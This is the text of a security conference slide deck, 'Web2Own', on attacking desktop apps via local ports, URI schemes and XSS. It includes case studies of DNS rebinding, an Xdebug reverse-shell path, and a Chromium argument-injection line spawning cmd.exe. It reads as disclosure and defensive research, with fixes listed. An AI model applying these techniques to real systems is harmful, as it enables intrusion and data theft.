

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Web2Own

ATTACKING DESKTOP APPS FROM WEB SECURITY'S PERSPECTIVE



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are we

- @md5_salt
- Tencent Security Xuanwu Lab
- Member of 0ops CTF Team
- Speaker of ZeroNights2018 and HITB2018Dubai



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are we

- @Hearmen1
- Security Researcher in Tencent Security Xuanwu Lab
- Speaker of AsiaSecWest 2018



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are we

- @T0m4to_
- Security Researcher in Tencent Security Xuanwu Lab
- Member of Syclover Security Team
- Speaker of ZeroNights2018 and HITB2018Dubai


Background


Attacking desktop apps





I know about web security
I can do little reversing
I know nothing about pwning

Can I pop up a  like people in Pwn2Own?



Traditional apps vs hybrid apps



VS







Keep web security great!

Attack surfaces overview

- Opened ports
- URI schemes
- App features

Opened Ports

Why open ports

- Webserver
  - local dynamic website
  - API call
- Debugging
- Others

How to access to these ports?

- bind on 0.0.0.0
- bind on localhost


- browser is our good friend
  - HTTP protocol
  - tolerance of illegal commands

Same Origin Policy (SOP)

- Two pages have same:
  - protocol, host, port
- Default behaviors in browsers

	same origin	different origin
send simple requests	✓	✓
send requests with custom headers	✓	✗
get response	✓	✗

DNS Rebinding



DNS Rebinding prerequisites


- Web service does not check the hostname
- Victim would wait until DNS has changed
  - Browser has a DNS cache

CSRF vs DNS Rebinding

	DNS Rebinding	CSRF
Bypass SOP	✓	✗
Pass hostname check	✗	✓
effective immediately	✗	✓

Case study: A popular third-party plugin

- WeChatPlugin-MacOS
  - Keep the recalled message
  - Auto reply a message
  - …
- 13000+ star / 2000+ forks
- Stop maintained months ago



https://github.com/TKkk-iOSer/WeChatPlugin-MacOS

Attacking with DNS Rebinding

- Bind on 127.0.0.1:52700
  - /wechat-plugin/user
  - /wechat-plugin/chatlog
  - /wechat-plugin/send-message
- Stay on the evil page, attacker can…
  - Get all friends
  - Get all chat logs
  - Send any message to any user

https://xlab.tencent.com/cn/2018/10/23/weixin-cheater-risks/

Fix?

```
NSString *hostname = request.headers[@"Host"];
NSString *url1 = [NSString stringWithFormat:@"127.0.0.1:%d", port];
NSString *url2 = [NSString stringWithFormat:@"localhost:%d", port];
if(!([hostname isEqualToString:url1] | [hostname isEqualToString:url2])){
    return [GCDWebServerResponse responseWithStatusCode:404];
}
```

- Still affected by CSRF attack
  - Send any message to a known user

https://github.com/TKkk-iOSer/WeChatPlugin-MacOS/commit/3bf0a352ddbd85250eb00c3f4ed21bb7810b77f4

Lesson learned

- Always check the host
  - Keep DNS rebinding away
- Use unpredictable data/path
  - Prevent CSRF attack
- Avoid using third-party plugins

Case study: Xdebug

- PHP debugging extension
- How does it work?
  - Request with XDEBUG_SESSION_START in params
    - http://127.0.0.1/index.php?XDEBUG_SESSION_START
  - Xdebug connects to a server
  - Server interacts with Xdebug using DBGP commands
- Which server to connect? (in a fall back order)
  - xdebug.remote_host
  - X-Forwarded-For
  - Remote-Addr

Xdebug Remote Attack

- Prerequisites
  - xdebug.remote_connect_back = 1
  - xdebug.remote_enable = 1
  - xdebug.remote_host is None
- For most of the PHP developers, yes
- Attacking
  - Set up a evil server waiting for Xdebug to connect
  - Use DNS rebinding attack to send a X-Forwarded-For header
  - Evil server send payload to Xdebug
  - Get a reverse shell

https://bugs.php.net/bug.php?id=76149

Attack scenario

You are a PHP developer

You use Xdebug

If you stay on an evil page for 40-50 seconds

You may be hacked




Xdebug
@Xdebug

There are some rumours around a vulnerability in Xdebug's xdebug.remote_connect_back functionality: bugs.php.net/bug.php?id=761... and github.com/rapid7/metaspl... — this is not a bug, but please do not install Xdebug in an *open* production environment. Use firewall and/or ssh tunnels.

Other cases

- NodeJS Debugging port
  - http://bluec0re.blogspot.com/2018/03/cve-2018-7160-pwning-nodejs-developers.html
- Java RMI (fixed in April 2018)
  - RMI supports HTTP
  - Java deserialize attacks
  - https://mbechler.github.io/2018/05/21/Java-CVE-2018-2800/


open port
bind on 0.0.0.0
attack remotely
bind on 127.0.0.1
DNS Rebinding
CSRF

URI Schemes

URI Schemes

- launch apps
- send message in app



URI Scheme on Windows




```
"C:\Program Files\Microsoft VS Code\Code.exe" --open-url -- "%1"
```

- ShellExecuteW(NULL, L"open", L"code.exe --open-url -- %1", NULL, NULL, SW_SHOW);
- Avoid spaces, quotes, or backslashes in your URI
  - "%1"

Electron CVE-2018-1000006


- Chromium parameter injection
  - --renderer-cmd-prefix
  - --gpu-launcher
  - --utility-cmd-prefix
  - --ppapi-plugin-launcher
  - ....


- ShellExecuteW(NULL, L"open", L"Chromium.exe --nacl-gdb=cmd.exe", NULL, NULL , SW_SHOW);

- All frameworks based on Chromium may have the same issue!

nw.js framework

- A famous desktop note application
  - 200+ Millions of users
- Inject parameter to execute command






Responsible disclosure


- 02/21/2019 reported to Evernote
- 04/18/2019 fixed
- WINNOTE-19941

URI Scheme is DEAD?

- Fixed in KB4497935 by Microsoft (05/29/2019)
- URI Scheme is urlencoded
  - Can not inject parameters



https://support.microsoft.com/en-hk/help/4497935/windows-10-update-kb4497935


APP
URI
Scheme
framework

App features

- Cross-Site Scripting (XSS)
- Privileged API
- Protocol handler

The XSS story begins from markdown editors

js executed in the preview window

- in the year of 2016
- markdown editors
  - Mou / Macdown / VSCode ...








How to exploit?

- preview page rendered in file domain
  - steal files on disk
  - steal credentials (account clone)
- RCE
  - privileged APIs
  - Browser 1day

